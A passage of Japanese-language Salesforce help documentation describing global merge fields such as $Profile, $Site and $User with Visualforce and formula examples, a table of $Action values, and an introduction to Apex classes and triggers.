	`$Permission.changeAustinAccounts`

Visualforce の例:	**ページブロックを、カスタム権限** seeExecutiveData **を持つユーザにのみ表示するには、次のように指定します。**
	`<apex:pageBlock rendered="{!$Permission.canSeeExecutiveData}">`
	`  <!-- Executive Data Here -->`
	`</apex:pageBlock>`

ヒント:	$Permission **は、カスタム権限が組織で作成されている場合にのみ表示されます。このグローバル変数は、プロセス、フロー、ワークフローのルールではサポートされません。**

$Profile

説明:	**現在のユーザを参照するときに使用するグローバル差し込み項目の種別です。**Profile **差し込み項目を使用して、ライセンスの種類や名前など、ユーザのプロファイルに関する情報を参照します。**
使用:	1. **項目の種類として** $Profile **を選択します。** 2. `$Profile.Name` **のように差し込み項目を挿入します。**

入力規則の例:	**下記の入力規則の数式は、現在のユーザのプロファイル名を参照し、［個人目標］というカスタム項目を、そのレコード所有者またはこのプロファイルを持つユーザだけが変えられるようにします。**
	`AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <>`
	`"Custom: System Admin" )`

フローの例:	**実行ユーザのプロファイルを特定するには、次の式でフロー数式** (Text) **を作成します。** `{!$Profile.Name}` **この数式を参照することで、クエリ(検索要素)の使用を回避して制限数を節約します。**
Visualforce の例:	**現在のユーザのプロファイルを返すには、次のコードを使用します。** `{!$Profile.Name}`
ヒント:	• `$Profile` **差し込み項目は、カスタムプロファイルを作成できるエディションでのみ使用可能です。** • **プロファイル名を使用して、**`$Profile` **差し込み項目で標準プロファイルを参照します。これまでプロファイルの内部値を参照していた場合には、次のリストにより使用する名前を決定してください。**

標準プロファイル名	$Profile 値
システム管理者	PT1
標準ユーザ	PT2

標準プロファイル名	$Profile 値
参照のみ	PT3
ソリューション管理者	PT4
マーケティングユーザ	PT5
契約管理者	PT6
パートナーユーザ	PT7
標準 Platform ユーザ	PT8
標準 Platform One アプリケーションユーザ	PT9
カスタマーポータルユーザ	PT13
カスタマーポータルマネージャ	PT14

- プロファイル属性が空白の場合は、差し込み項目値が空白になります。たとえば、[説明] は必須ではないため、値が入らないこともあります。
- これらの差し込み項目を使用するのに、プロファイル情報に対するユーザ権限やアクセス権をユーザに与える必要はありません。

$RecordType

説明:	現在のレコードのレコードタイプを参照するときに使用するグローバル差し込み項目です。
使用:	手動で Sコントロールに `$RecordType` を追加します。
Visualforce の例:	現在のレコードタイプの ID を返すには、次のコードを使用します。 `{$RecordType.Id}`
ヒント:	• `$RecordType.Name` の代わりに `$RecordType.Id` を使用して、特定のレコードタイプを参照します。`$RecordType.Name` により、数式が読みやすくなりますが、レコードタイプの ID が変更になることはないため、レコードタイプの名前が変わるたびに、数式を更新する必要があります。ただし、ID は組織全体で同じではないため、組織全体 (Sandbox と本番間など) で数式をリリースする場合は `$RecordType.Name` を使用します。 • デフォルト値の数式を除き、数式では `$RecordType` を使用しないでください。代わりに、オブジェクトで `RecordType` 差し込み項目 (`Account.RecordType.Name` など) または `RecordTypeId` 項目を使用します。

- クロスオブジェクト数式では、$RecordType 差し込み項目を含む項目は一切参照しないでください。$RecordType 変数は、数式を含むレコードを解決し、数式がまたがるレコードについては解決しません。代わりに、オブジェクトで RecordType 差し込み項目を使用します。

$Request

説明:	値を返す名前を使って、クエリパラメータを参照するときに使用するグローバル差し込み項目です。
使用:	手動で S コントロールに $Request を追加します。

S コントロールの例:	下に示す Title_Snippet という名前のスニペットには、titleTheme と titleText の 2 つの入力パラメータが必要です。このスニペットは、HTML でページのタイトルとテーマを指定する複数の S コントロールに再利用できます。
	`<h2 class="{!$Request.titleTheme}.title"> {!$Request.titleText}</h2>`
	以下の S コントロールは、作成する HTML ページのタイトルとテーマの両方のパラメータを INCLUDE 関数に渡し、この関数を使用してこのスニペットを呼び出します。
	`<html> <head> </head> <body> {! INCLUDE($SControl.Title_Snippet, [titleTheme = "modern", titleText = "My Sample Title"]) } ... Insert your page specific content here ... </body> </html>`

ヒント:	クエリパラメータを参照するために、Visualforce ページで $Request を使用することは避けてください。代わりに $CurrentPage を使用します。

$Resource

説明:	Visualforce ページで、既存の静的リソースを名前で参照するときに使用するグローバル差し込み項目の種別です。また、URLFOR 関数でリソース差し込み項目を使用して、静的リソースアーカイブ内の特定のファイルを参照することもできます。
使用:	$Resource を使用して、既存の静的リソースを参照します。形式は、$Resource.*nameOfResource* です (例: $Resource.TestImage)。
Visualforce の例:	次の Visualforce コンポーネントは、静的リソースとしてアップロードされ、TestImage という名前が付けられた画像ファイルを参照します。 `<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>`

	アーカイブ内 (.zip または .jar ファイルなど) のファイルを参照するには、URLFOR 関数を使用します。最初のパラメータには、そのアーカイブをアップロードしたときに指定した静的リソース名を、第2パラメータには、アーカイブ内での目的ファイルへのパスを指定します。次に例を示します。 `<apex:image url="{!URLFOR($Resource.TestZip, 'images/Bluehills.jpg')}" width="50" height="50"/>`
ヒント:	このグローバル変数は、Visualforce ページでのみ使用可能です。

$SControl

重要: Visualforceページは、Sコントロールよりも優先されます。組織で以前にSコントロールを使用していない場合は、作成できません。既存の Sコントロールに影響はありません。今後も編集できます。

説明:	既存のカスタムSコントロールを名前で参照する際に使用するグローバル差し込み項目の種別です。カスタムSコントロールの1つを参照するには、Sコントロール差し込み項目を LINKTO、INCLUDE、および URLFOR 関数に使用します。
使用:	1. 項目の種類として $SControl を選択します。 2. $Scontrol.Header_Snippet のように、Sコントロール自身を表す差し込み項目を挿入する Sコントロールを選択します。
Sコントロールの例:	以下のSコントロールは、$Scontrol.Header_Snippet 差し込み項目内のスニペットを参照します。 `<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title", theme = "modern"])} </body> </html>`
Visualforce の例:	次の例は、Visualforce ページにある HelloWorld という名前の Sコントロールにリンクする方法を示します。 `<apex:page> <apex:outputLink value="{!$SControl.HelloWorld}">Open the HelloWorld s-control</apex:outputLink> </apex:page>` ページに Sコントロールを埋め込むだけなら、$SControl 差し込み項目がなくても <apex:scontrol> タグを使用できます。例: `<apex:page> <apex:scontrol controlName="HelloWorld" /> </apex:page>`
ヒント:	• [差し込み項目の挿入] のドロップダウンリストには、スニペット以外のカスタムSコントロールがすべて表示されます。スニペットは Sコントロールですが、動作が異なります。たとえば、スニペットは URLFOR 関数から直接参照できません。スニ

ペットは、「カスタムSコントロール」の［内容のソース］を持つカスタムボタンまたはカスタムリンクの作成時に使用することはできません。また、スニペットはページレイアウトに追加できません。Sコントロールにスニペットを挿入するには、［スニペットの挿入］ドロップダウンボタンを使用します。

- このグローバル変数はカスタムボタン、リンク、Sコントロール、および Visualforce ページでのみ使用できます。

$Setup

説明:	「階層」型のカスタム設定を参照する際に使用するグローバル差し込み項目の種別です。
使用:	$Setup は、ドット表記を使用して階層カスタム設定およびその項目値にアクセスするために使用します。たとえば、$Setup.App_Prefs__c.Show_Help_Content__c です。 階層カスタム設定では、次の 3 つの異なるレベルの値を使用できます。 1. すべてのユーザのデフォルト値である組織 2. 組織の値を上書きするプロファイル 3. 組織およびプロファイルの値を上書きするユーザ Salesforce では、実行中のユーザの現在のコンテキストに基づいて、このカスタム設定に適した値が自動的に判別されます。
数式項目の例:	`{!$Setup.CustomSettingName__c.CustomFieldName__c}` 数式項目は階層カスタム設定でのみ機能し、リストカスタム設定には使用できません。

Visualforce の例:	次の例では、ユーザ設定に応じて入力項目に拡張ヘルプメッセージを条件付きで表示する方法を示しています。
	`<apex:page>`
	`  <apex:inputField value="{!usr.Workstation_Height__c}"/>`
	`  <apex:outputPanel id="helpWorkstationHeight"`
	`  rendered="{!$Setup.App_Prefs__c.Show_Help_Content__c}">`
	`  Enter the height for your workstation in inches, measured from the`
	`  floor to top of the work surface.`
	`  </apex:outputPanel>`
	`  ...`
	`</apex:page>`
	カスタム設定の組織レベルが true に設定されていると、デフォルトで拡張ヘルプメッセージがユーザに表示されます。個々のユーザがヘルプメッセージの表示を希望しない場合は、そのユーザのカスタム設定を false に設定して、組織(またはプロファイル)の値を上書きすることができます。

	このグローバル変数を使用する Visualforce ページでは、「リスト」型のカスタム設定は使用できません。リストカスタム設定には、Apex でアクセスできます。
ヒント:	このグローバル変数は、Visualforce ページ、数式項目、入力規則、フロー数式、およびプロセス数式で使用できます。

$Site

説明:	現在の Force.com サイトを参照するときに使用するグローバル差し込み項目の種別です。
使用:	現在の Force.com サイトの情報にアクセスするには、ドット表記を使用します。次のサイト項目のみを使用できます。

差し込み項目	説明
$Site.Name	現在のサイトの API 名を返します。
$Site.Domain	組織の Force.com ドメイン名を返します。
$Site.CustomWebAddress	要求のカスタム URL の末尾が `force.com` ではない場合はカスタム URL を返し、そうでない場合はサイトの主カスタム URL を返します。どちらも存在しない場合は、空の文字列を返します。この URL のパスは、要求のカスタム URL にパスプレフィックスがあっても、常にルートです。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。この項目の値の末尾は常に / 文字です。$Site.CustomWebAddress の使用はお勧めしません。代わりに $Site.BaseCustomUrl を使用することをお勧めします。
$Site.OriginalUrl	このページがサイトに指定されたエラーページである場合は、元の URL を返し、そうでない場合は `null` を返します。
$Site.CurrentSiteUrl	参照やリンクで使用する必要がある、現在のサイトのベース URL を返します。この項目は、現在の要求の URL ではなく、参照元ページの URL を返す場合があります。この項目の値にはパスプレフィックスが含まれており、値の末尾は常に / 文字です。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。$Site.CurrentSiteUrl の使用はお勧めしません。代わりに $Site.BaseUrl を使用してください。

差し込み項目	説明
$Site.LoginEnabled	現在のサイトがログインが有効なポータルと関連付けられている場合は `true` を返し、そうでない場合は `false` を返します。
$Site.RegistrationEnabled	現在のサイトがセルフ登録対応のカスタマーポータルと関連付けられている場合は `true` を返し、そうでない場合は `false` を返します。
$Site.IsPasswordExpired	認証ユーザの場合、現在ログインしているユーザのパスワードの有効期限が切れている場合、`true` を返します。認証されていないユーザの場合は、`false` を返します。
$Site.AdminEmailAddress	現在のサイトの［サイトの管理者］項目の値が返ります。
$Site.Prefix	現在のサイトの URL パスプレフィックスを返します。たとえば、サイト URL が `myco.force.com/partners` である場合、`/partners` がパスのプレフィックスです。プレフィックスが定義されていない場合は `null` を返します。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。
$Site.Template	現在のサイトに関連付けられたテンプレートを返します。テンプレートが指定されていない場合、デフォルトテンプレートを返します。
$Site.ErrorMessage	現在のページがサイトに指定されたエラーページで、エラーがある場合は、現在のページのエラーメッセージを返し、そうでない場合は空の文字列を返します。
$Site.ErrorDescription	現在のページがサイトに指定されたエラーページであり、エラーがある場合は、現在のページのエラーの説明を返し、そうでない場合は空の文字列を返します。
$Site.AnalyticsTrackingCode	サイトに関連付けられている追跡コード。このコードは、Google Analytics などのサービスによって、サイトのページリクエストデータを追跡するために使用されます。
$Site.BaseCustomUrl	Force.com サブドメインが使用されていない、現在のサイトのベース URL を返します。サイトの Force.com 以外のカスタム URL のうち、少なくとも 1 つが HTTPS をサポートしている場合、返された URL は、現在の要求と同じプロトコル (HTTP または HTTPS) を使用します。返された値の末尾は常に / 文字以外です。この

差し込み項目	説明
	サイトのすべてのカスタム URL の末尾が `force.com` か、このサイトにカスタム URL がない場合、空の文字列が返されます。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。 この項目によって `CustomWebAddress` が置き換えられます。またこの項目にはカスタム URL のパスプレフィックスが含まれます。
$Site.BaseInsecureUrl	HTTPS ではなく HTTP が使用されている、現在のサイトのベース URL を返します。現在の要求のドメインが使用されます。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。
$Site.BaseRequestUrl	要求された URL について、現在のサイトのベース URL を返します。これは、参照元ページの URL による影響を受けません。返された URL は、現在の要求と同じプロトコル (HTTP または HTTPS) を使用します。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。
$Site.BaseSecureUrl	HTTP ではなく HTTPS が使用されている、現在のサイトのベース URL を返します。現在の要求のドメインが HTTPS をサポートしていれば優先されます。Force.com サブドメイン以外のドメインは、Force.com サブドメインよりも優先されます。Force.com サブドメインは、サイトに関連付けられている場合、現在のサイトに他の HTTPS ドメインがなければ使用されます。サイトに HTTPS カスタム URL がない場合、このメソッドは空の文字列を返します。返された値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、このメソッドは空の文字列を返します。
$Site.BaseUrl	参照やリンクで使用する必要がある、現在のサイトのベース URL を返します。この項目は、現在の要求の URL ではなく、参照元ページの URL を返す場合があります。この項目の値にはパスプレフィックスが含まれており、値の末尾は常に / 文字以外です。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。

差し込み項目	説明
	$Site.CurrentSiteUrl は、この項目に置き換えられます。
$Site.MasterLabel	現在のサイトの [マスタ表示ラベル] 項目の値を返します。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。
$Site.SiteId	現在のサイトの ID を返します。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。
$Site.SiteType	現在のサイトの [サイト種別] 項目の API 値を返します。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。
$Site.SiteTypeLabel	現在のサイトの [サイト種別] 項目の表示ラベル値を返します。現在の要求がサイト要求ではない場合、この項目は空の文字列を返します。

Visualforce の例: 次の例では、`$Site.Template` 差し込み項目の使用方法を示しています。

```
<apex:page title="Job Application Confirmation" showHeader="false"
    standardStylesheets="true">

    <!-- The site template provides layout & style for the site -->
    <apex:composition template="{!$Site.Template}">

    <apex:define name="body">
        <apex:form>
            <apex:commandLink value="<- Back to Job Search"
              onclick="window.top.location='{!$Page.PublicJobs}';return
 false;"/>
            <br/>
            <br/>
            <center>
               <apex:outputText value="Your application has been saved.

                     Thank you for your interest!"/>
            </center>
            <br/>
            <br/>
        </apex:form>
    </apex:define>

    </apex:composition>
</apex:page>
```

ヒント: このグローバル変数は、Visualforceページ、メールテンプレート、およびSコントロールで使用できます。

$System.OriginDateTime

説明:	リテラル値 1900-01-01 00:00:00 を表すグローバル差し込み項目です。このグローバル変数は、日付/時間オフセット計算を実行する場合や、日付/時間項目にリテラル値を割り当てる場合に使用します。
使用:	1. 項目の種類として $System を選択します。 2. ［差し込み項目の挿入］オプションから `OriginDateTime` を選択します。
数式の例:	下記の例は、日付項目を日付/時間項目に変換する方法を示しています。ここでは、`OriginDateTime` 差し込み項目の日付を使用して、［私の日付項目］というカスタム項目からの日数を取得します。次にその日数を `OriginDateTime` 値に追加します。 `$System.OriginDatetime + ( My_Date_Field__c - DATEVALUE($System.OriginDatetime) )` メモ: `OriginDateTime` は GMT タイムゾーンですが、結果はユーザのローカルタイムゾーンで表示されます。
フロー、プロセス、および Visualforce の例:	次の例では、1900 年 1 月 1 日以降の経過した日数を計算します。 `{!NOW() - $System.OriginDateTime}`
ヒント:	このグローバル変数は、次の場所で使用できます。 • デフォルト値 • カスタム項目、フロー、プロセス、ワークフロールールの数式 • ワークフロー項目自動更新アクション • Visualforce ページおよび S コントロール

$User

説明:	現在のユーザを参照するときに使用するグローバル差し込み項目の種別です。User 差し込み項目は、別名、役職、ID など、ユーザに関する情報を参照します。ユーザ標準オブジェクトで使用できるほとんどの項目が $User でも使用できます。
使用:	1. 項目の種類として $User を選択します。 2. `$User.Username` のように差し込み項目を挿入します。
入力規則の例:	下記の入力規則の数式は、現在のユーザの ID を参照して、そのユーザがレコードの所有者であるかどうかを判断します。次のような例を使用して、［個人目標］というカス

タム項目を、システム管理者プロファイルを持つユーザだけが変えられるようにします。

```
AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <>

                    "Custom: System Admin" )
```

フローの例:

実行ユーザの名前に簡単にアクセスするには、フロー数式を使用します。次の式でフロー数式 (Text) を作成します。

```
{!$User.FirstName} & " " & {!$User.LastName}
```

数式を作成したら、ユーザを名前でコールする必要があるフロー内の任意の場所で参照します。$User グローバル変数を参照することで、フロー制限にカウントされる検索の使用を回避します。

Visualforce の例:

次の例は、現在のユーザの会社名と、現在のユーザの状況を表示します (Boolean 値を返します)。

```
<apex:page>
  <h1>Congratulations</h1>
   This is your new Apex Page
   <p>The current company name for this
      user is: {!$User.CompanyName}</p>
   <p>Is the user active?
      {!$User.isActive}</p>
</apex:page>
```

ヒント:

- 現在のユーザは、デフォルト値、入力規則、またはこれらのグローバル差し込み項目を使用するその他の処理を要求したレコードを変更できます。
- Web-to-ケースまたは Web-to-リードプロセスによってレコードが変更された場合、現在のユーザは、[デフォルトのリード所有者] または [デフォルトのケース所有者] です。
- プロセスでスケジュール済みアクションを実行するときに、プロセスを開始したユーザがすでに有効でない場合は、$User でデフォルトのワークフローユーザが参照されます。ワークフロールールの時間ベースのアクションについても同様です。
- $User 差し込み項目の一部は、モバイル設定条件で使用できます。

$User.UITheme および $User.UIThemeDisplayed

説明:

これらのグローバル差し込み項目は、指定された Web ページ上でユーザに表示される Salesforce のデザインを識別します。

これら 2 つの変数は、`$User.UITheme` がユーザに表示すべきデザインを返し、`$User.UIThemeDisplayed` が実際のデザインを返すという点で異なります。たとえば、ユーザは Lightning Experience のデザインを表示する設定と権限を持っている場合がありますが、そのデザインをサポートしていないブラウザを使用していると、旧バー

	ジョンの Internet Explorer などで `$User.UIThemeDisplayed` が異なる値を返す場合があります。
使用:	これらの変数を使用して、Salesforce Web ページをユーザに表示するときに使用される CSS を特定します。どちらの変数も、次の値のいずれかを返します。 • `Theme1` — 古い Salesforce テーマ • `Theme2` — Salesforce Classic 2005 ユーザインターフェースのテーマ • `Theme3` — Salesforce Classic 2010 ユーザインターフェースのテーマ • `Theme4d` — 最新の「Lightning Experience」Salesforce のテーマ • `Theme4t` — Salesforce1 モバイル Salesforce のテーマ • `PortalDefault` — Salesforce カスタマーポータルのテーマ • `Webstore` — Salesforce AppExchange のテーマ

Visualforce の例:	次の例は、ユーザのテーマを基にさまざまなレイアウトを表示する方法を示したものです。
	`<apex:page>`
	`  <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme2'}">`
	`  // this is the old theme...`
	`  </apex:pageBlock>`
	
	`  <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme3'}">`
	`  // this is the classic theme ...`
	`  </apex:pageBlock>`
	`</apex:page>`

$UserRole

説明:	現在のユーザのロールに関する情報を参照するときに使用するグローバル差し込み項目の種別です。Role 差し込み項目は、ロール名、説明、ID などの情報を参照します。
使用:	1. 項目の種類として $UserRole を選択します。 2. `$UserRole.Name` のように差し込み項目を挿入します。

入力規則の例:	下記の入力規則の数式は、ユーザのロール名を参照して、［割引率］というカスタム項目が、そのロールに許可されている最大値を超えていないことを確認します。
	`Discount_Percent__c > VLOOKUP($ObjectType.Role_Limits__c.Fields.Limit__c,`
	`  $ObjectType.Role_Limits__c.Fields.Name, $UserRole.Name)`

プロセス、フロー、および Visualforce:	`{!$UserRole.LastModifiedById}`

ヒント:

- 現在のユーザは、デフォルト値、入力規則、またはこれらのグローバル差し込み項目を使用するその他の処理を要求したレコードを変更できます。
- Web-to-ケースまたはWeb-to-リードプロセスによってレコードが変更された場合、現在のユーザは、[デフォルトのリード所有者]または[デフォルトのケース所有者]です。
- プロセスでスケジュール済みアクションを実行するときに、プロセスを開始したユーザがすでに有効でない場合は、$UserRole でデフォルトのワークフローユーザのロールが参照されます。ワークフロールールの時間ベースのアクションについても同様です。

メモ: 次の `$UserRole` 値は Visualforce では使用できません。

- `CaseAccessForAccountOwner`
- `ContactAccessForAccountOwner`
- `OpportunityAccessForAccountOwner`
- `PortalType`

関連トピック:

$Action グローバル変数の有効な値

`$Action` グローバル変数の有効な値

すべてのオブジェクトで、新規作成、コピー、表示、編集、リスト、削除などの基本アクションがサポートされています。`$Action` グローバル変数は、多くの標準オブジェクトで使用できるアクションも参照します。組織で使用可能な値は、有効化している機能によって異なります。

次の表は、`$Action` グローバル変数を使用して参照できるアクションとそのアクションを実行できるオブジェクトを示しています。

値	説明	オブジェクト
Accept	レコードを引き受けます。	• 広告グループ • ケース • 行動 • Google キャンペーン • キーワード • リード • 検索語句 • SFGA バージョン • テキスト広告

エディション

使用可能なエディション: Salesforce Classic

`$Action` グローバル変数を使用可能なエディション: すべてのエディション

ユーザ権限

カスタムSコントロール、数式、または Visualforce ページを作成、編集、および削除する
- 「アプリケーションのカスタマイズ」

Activate	契約を有効化します。	契約
Add	価格表に商品を追加します。	商品2
AddCampaign	キャンペーンにメンバーを追加します。	キャンペーン
AddInfluence	商談の影響のあるキャンペーンリストにキャンペーンを追加します。	商談
AddProduct	価格表に商品を追加します。	OpportunityLineItem
AddToCampaign	キャンペーンに取引先責任者またはリードを追加します。	• 取引先責任者 • リード
AddToOutlook	Microsoft Outlook に行動を追加します。	行動
AdvancedSetup	キャンペーンの高度な設定を起動します。	キャンペーン
AltavistaNews	`www.altavista.com/news/` を起動します。	• 取引先 • リード
Cancel	行動をキャンセルします。	行動
CaseSelect	ソリューションにケースを指定します。	ソリューション
ChangeOwner	レコードの所有者を変更します。	• 取引先 • 広告グループ • キャンペーン • 取引先責任者 • 契約 • Google キャンペーン • キーワード • 商談 • 検索語句 • SFGA バージョン • テキスト広告
ChangeStatus	ケースの状況を変更します。	• ケース • リード
ChoosePricebook	使用する価格表を選択します。	OpportunityLineItem
Clone	レコードをコピーします。	• 広告グループ • 納入商品 • キャンペーン

		• キャンペーンメンバー • ケース • 取引先責任者 • 契約 • 行動 • Google キャンペーン • キーワード • リード • 商談 • 商品 • 検索語句 • SFGA バージョン • テキスト広告 • カスタムオブジェクト
CloneAsChild	親ケースの詳細と関連付けたケースを作成します。	ケース
CloseCase	ケースをクローズします。	ケース
Convert	リードから得られる情報を使用して、新規の取引先、取引先責任者、商談を作成します。	リード
ConvertLead	リードをキャンペーンメンバーに変換します。	キャンペーンメンバー
Create_Opportunity	キャンペーンメンバーに基づいて、商談を作成します。	キャンペーンメンバー
Decline	行動を辞退します。	行動
Delete	レコードを削除します。	• 広告グループ • 納入商品 • キャンペーン • キャンペーンメンバー • ケース • 取引先責任者 • 契約 • 行動 • Google キャンペーン • キーワード • リード • 商談 • 商談商品

		• 商品 • 検索語句 • SFGA バージョン • ソリューション • ToDo • テキスト広告 • カスタムオブジェクト
DeleteSeries	定期的な行動または ToDo を削除します。	• 行動 • ToDo
DisableCustomerPortal	カスタマーポータルユーザを無効化します。	取引先責任者
DisableCustomerPortalAccount	カスタマーポータルアカウントを無効化します。	取引先
DisablePartnerPortal	パートナーポータルユーザを無効化します。	取引先責任者
DisablePartnerPortalAccount	パートナーポータル取引先を無効化します。	取引先
Download	添付ファイルをダウンロードします。	• 添付ファイル • ドキュメント
Edit	レコードを編集します。	• 広告グループ • 納入商品 • キャンペーン • キャンペーンメンバー • ケース • 取引先責任者 • 契約 • 行動 • Google キャンペーン • キーワード • リード • 商談 • 商談商品 • 商品 • 検索語句 • SFGA バージョン • ソリューション • ToDo • テキスト広告

		• カスタムオブジェクト
EditAllProduct	価格表にあるすべての商品を編集します。	OpportunityLineItem
EnableAsPartner	取引先をパートナー取引先として指定します。	取引先
EnablePartnerPortalUser	取引先責任者をパートナーポータルユーザとして有効化します。	取引先責任者
EnableSelfService	取引先責任者をセルフサービスユーザとして有効化します。	取引先責任者
FindDup	重複するリードを表示します。	リード
FollowupEvent	フォローアップ行動を作成します。	行動
FollowupTask	フォローアップ ToDo を作成します。	行動
HooversProfile	Hoovers プロファイルを表示します。	• 取引先 • リード
IncludeOffline	Connect Offline に取引先レコードを含めます。	取引先
GoogleMaps	Google マップ上で住所を示します。	• 取引先 • 取引先責任者 • リード
GoogleNews	`www.google.com/news` を表示します。	• 取引先 • 取引先責任者 • リード
GoogleSearch	`www.google.com` を表示します。	• 取引先 • 取引先責任者 • リード
List	オブジェクトのレコードを表示します。	• 広告グループ • キャンペーン • ケース • 取引先責任者 • 契約 • Google キャンペーン • キーワード • リード • 商談

		• 商品 • 検索語句 • SFGA バージョン • ソリューション • テキスト広告 • カスタムオブジェクト
LogCall	活動を記録します。	活動
MailMerge	差し込み印刷を作成します。	活動
ManageMembers	[メンバーの管理] ページを起動します。	キャンペーン
MassClose	複数ケースをクローズします。	ケース
Merge	取引先責任者をマージします。	取引先責任者
New	新規レコードを作成します。	• 活動 • 広告グループ • 納入商品 • キャンペーン • ケース • 取引先責任者 • 契約 • 行動 • Google キャンペーン • キーワード • リード • 商談 • 検索語句 • SFGA バージョン • ソリューション • ToDo • テキスト広告 • カスタムオブジェクト
NewTask	ToDo を作成します。	ToDo
RequestUpdate	更新を要求します。	• 取引先責任者 • 活動
SelfServSelect	ユーザをセルフサービスユーザとして登録します。	ソリューション

SendEmail	メールを送信します。	活動
SendGmail	Gmail で空のメールを開きます。	• 取引先責任者 • リード
Sort	価格表内の商品を並び替えます。	OpportunityLineItem
Share	レコードを共有します。	• 取引先 • 広告グループ • キャンペーン • ケース • 取引先責任者 • 契約 • Google キャンペーン • キーワード • リード • 商談 • 検索語句 • SFGA バージョン • テキスト広告
Submit for Approval	承認を受けるレコードを送信します。	• 取引先 • 活動 • 広告グループ • 納入商品 • キャンペーン • キャンペーンメンバー • ケース • 取引先責任者 • 契約 • 行動 • Google キャンペーン • キーワード • リード • 商談 • 商談商品 • 商品 • 検索語句

		• SFGA バージョン • ソリューション • ToDo • テキスト広告
Tab	オブジェクトのタブにアクセスします。	• 広告グループ • キャンペーン • ケース • 取引先責任者 • 契約 • Google キャンペーン • キーワード • リード • 商談 • 商品 • 検索語句 • SFGA バージョン • ソリューション • テキスト広告
View	レコードを参照します。	• 活動 • 広告グループ • 納入商品 • キャンペーン • キャンペーンメンバー • ケース • 取引先責任者 • 契約 • 行動 • Google キャンペーン • キーワード • リード • 商談 • 商談商品 • 商品 • 検索語句 • SFGA バージョン

		• ソリューション • テキスト広告 • カスタムオブジェクト
ViewAllCampaignMembers	すべてのキャンペーンメンバーを表示します。	キャンペーン
ViewCampaignInfluenceReport	[キャンペーンと影響を受ける商談] レポートを表示します。	キャンペーン
ViewPartnerPortalUser	すべてのパートナーポータルユーザを表示します。	取引先責任者
ViewSelfService	すべてのセルフサービスユーザを表示します。	取引先責任者
YahooMaps	Yahoo! 地図上で住所を示します。	• 取引先 • 取引先責任者 • リード
YahooWeather	`http://weather.yahoo.com/` を表示します。	取引先責任者

関連トピック:

グローバル変数

Apex コード

Apex コードの概要

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Apex は、開発者が Force.com プラットフォームサーバでフローとトランザクションの制御ステートメントを Force.com API へのコールと組み合わせて実行できるようにした、強く型付けされたオブジェクト指向のプログラミング言語です。Java に似た、データベースのストアドプロシージャのように動作する構文を使用する Apex により、開発者は、ボタンクリック、関連レコードの更新、および Visualforce ページなどのほとんどのシステムイベントにビジネスロジックを追加できます。Apex コードは、Web サービス要求、およびオブジェクトのトリガから開始できます。

Apex は、2 種類の形式でプラットフォームに格納できます。

- クラスは、Apex オブジェクト作成するためのテンプレート、つまり設計図で、他のクラス、ユーザ定義メソッド、変数、例外型、および静的初期化コードで構成されます。[設定] から、[クイック検索] ボックスに「*Apex クラス*」と入力し、**[Apex クラス]** を選択します。「Apex クラスの管理」 (ページ 6272)を参照してください。
- トリガは、オブジェクトレコードがデータベースに挿入される前や、レコードが削除された後など、特定のデータ操作言語 (DML) 行動が発生する前後に実行される Apex コードです。トリガは、Salesforce にメタデータとして保存されます。組織のすべてのトリガのリストは、[設定] の [Apex トリガ] ページにあります。「Apex トリガの管理」 (ページ 6274)を参照してください。

Apexは一般に、システムコンテキストで実行されます。つまり、コード実行時に、現在のユーザの権限、項目レベルセキュリティ、および共有ルールは考慮されません。

Apexの75%以上を単体テストの対象として、本番環境にコードをリリースする必要があります。また、すべてのトリガについても何らかのテストを行う必要があります。「Apex 単体テスト」(ページ 6548)を参照してください。

クラス、トリガ、テストを作成した後は、開発者コンソールを使用して、再度これらを実行します。

メモ: Developer Edition 組織、Salesforce Enterprise Edition のトライアル組織、または Sandbox 組織を使用している場合にのみ、Salesforce ユーザインターフェースを使用して Apex を追加、編集、または削除できます。Salesforce の本番組織の場合、Apex に変更を加えるには、メタデータ API の `deploy` コール、Force.com IDE、または Force.com 移行ツールを使用する必要があります。Force.com IDE および Force.com 移行ツールは、Salesforce が提供するユーザおよびパートナーをサポートする無料のリソースですが、Salesforce マスターサブスクリプション契約 (MSA) を趣旨とする当社サービスの一部とはみなされていません。

Apex の構文と使用方法についての詳細は、*『Force.com Apex コード開発者ガイド』* を参照してください。

Apex 開発者ガイドおよび開発者ツール

*『Apex 開発者ガイド』*は、Apexプログラミング言語の完全リファレンスです。*『Apex 開発者ガイド』*には、言語構文、Apex の呼び出し方法、制限の使用方法、テストの記述方法なども説明されています。Apex コードを記述する場合、Salesforce およびサードパーティのいくつかのツールから選択できます。

- *Apex 開発者ガイド*

Apex コードの記述には次のツールを使用します。

- Force.com 開発者コンソール
- Eclipse の Force.com IDE プラグイン
- Salesforce ユーザインターフェースのコードエディタ

Web でサードパーティ開発者が作成した Salesforce IDE を検索します。

Apex クラスの定義

Apex クラスは、Salesforce にメタデータとして保存されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Developer** Edition、**Enterprise** Edition、および **Database.com** Edition

ユーザ権限

Apex クラスの定義、編集、削除、セキュリティ設定、バージョン設定、連動関係の表示、およびテストの実行を行う

- 「Apex 開発」

